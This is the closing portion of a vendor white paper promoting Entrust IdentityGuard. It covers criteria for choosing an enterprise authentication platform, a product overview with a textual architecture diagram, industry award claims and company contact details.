Assess the following key criteria when evaluating an enterprise versatile authentication solution:

Cost

There are two critical components to total cost of ownership: purchase cost and operating cost. Be sure to thoroughly evaluate both the up-front purchase costs and the costs over the lifetime of the deployment, including: device replacement, management and renewal costs. Lower total cost allows the deployment of strong authentication to more users for the same amount of budget dollars extending the security coverage.

Usability

No matter what the authentication method or deployment plan, new authentication methods should not fundamentally change the way employees are accustomed to working. Choose a system that can follow existing user-interaction models and minimize the need for additional technology knowledge for employees.

Flexibility

Invest in a platform with multiple authentication options that allow companies to match the authentication method to the risk profile of the user.

Investing in systems that provide only certain authentication methods does not consider the inevitable need to make changes and enhancements to authentication over time. Choose a platform that addresses all needs now and can grow and change over time.

Integration

Authentication is one part of a strategic layered security model. Choose a platform that is integrated with key enterprise applications, including:

- Leading IP-SEC and SSL VPN remote access vendors, such as Cisco, Check Point, Nortel and Juniper using the Radius standard to ensure rapid, consistent integration across remote-access products
- Standard Microsoft Windows client
- Web services and leading applications like Microsoft Outlook Web Access

Security Leader

Choose a company that is an established security leader with a trusted reputation and focused dedication to assist in determining the proper balance between security requirements, budget and usability for the company's unique situation.

Selection

Selecting the appropriate technology and vendor to provide a versatile authentication platform is always a difficult task. Ensuring that an organization selects the appropriate vendor for an enterprise will require an assessment of the vendor's solution to determine if it is able to addresses individual authentication requirements now and as requirements change in the future.

7 The Entrust Solution

Entrust IdentityGuard is an open versatile authentication platform that is a common-sense approach to strong authentication, enabling companies to apply the right level of strong authentication tailored to the risk associated with the user or user transaction.

Entrust IdentityGuard integrates into existing environments to provide a range of inexpensive authentication options that can be implemented as required without the need to deploy expensive hardware or force significant changes to the user experience. The range of authentication includes device authentication, security grids, knowledge-based, OTP tokens and display cards, out-of-band or mobile authentication along with mutual authentication to validate the Web site to the user.



End User
Remote Access Application
End User
Microsoft Windows Domain Controller
End User
www
Existing Web Authentication Application
Entrust IdentityGuard
Enterprise Applications & Data
Repository
▶ LDAP / Active Directory
▶ Database

Figure 1: Entrust IdentityGuard Enterprise Architecture

Entrust IdentityGuard provides multifactor authentication for applications, including:

- Remote access (secure IPSEC and SSL VPN provided from leading vendors, including Cisco, Check Point, Citrix, Nortel, Juniper and Avaintail)
- Native Microsoft desktop application integration
- Leading Web applications like Microsoft Outlook Web Access

Each authentication option is easy to use with minimal impact to the end-user experience. Organizations can choose how they want their users to authenticate depending on user type and the application being used.

Entrust IdentityGuard helps to:

- Manage cost and complexity with a single versatile authentication platform that provides a range of strong authentication methods as part of a layered security approach.
- Streamline administration with central policy management that can help decrease the risk of policy inconsistency.
- Be ready for what comes next thanks to a standard-based architecture and open platform committed to adding new and innovative authentication options.

8 Conclusion

As the pressure to comply with regulatory requirements combines with the growing number of users working outside the boundaries of the corporation, the need for strong authentication for large portions of an employee community has never been greater. Organizations need stronger forms of authentication that are easy to use and less costly to purchase, deploy and maintain than traditional “one-size-fits-all” options.

Entrust IdentityGuard addresses this need by providing an open versatile authentication platform, enabling organizations to increase security and help prevent the risk of potential breaches and attacks. As component of a layered security model, the solution can also provide organizations with strong authentication capabilities that can be deployed to a wider audience, with greater control and flexibility in determining how to secure different users and transactions.

9 Industry Experts Agree

“IDC believes that Entrust IdentityGuard offers enterprises easy-to-use and cost-effective strong authentication for employees, partners and customers accessing sensitive information from remote locations."

— IDC Research, "Entrust Offers Strong Authentication for Remote-Access Applications” June 2005

- Winner of “Best Buy” award for top authentication platform (five-star rating), SC Magazine, July 2007
- Winner of “Best Security Solution” in the 21st Annual SIIA CODiE Awards, May 2006
- Winner of “Excellence in Security Solution for Credit Unions,” Information Security Products Guide, June 2006

10 About Entrust

Entrust provides trusted solutions that secure digital identities and information for enterprises and governments in 2,000 organizations spanning 60 countries. Offering trusted security for less, Entrust solutions represent the right balance between affordability, expertise and service. These include SSL, strong authentication, fraud detection, digital certificates and PKI. For information, call 888-690-2424, e-mail entrust@entrust.com or visit www.entrust.com.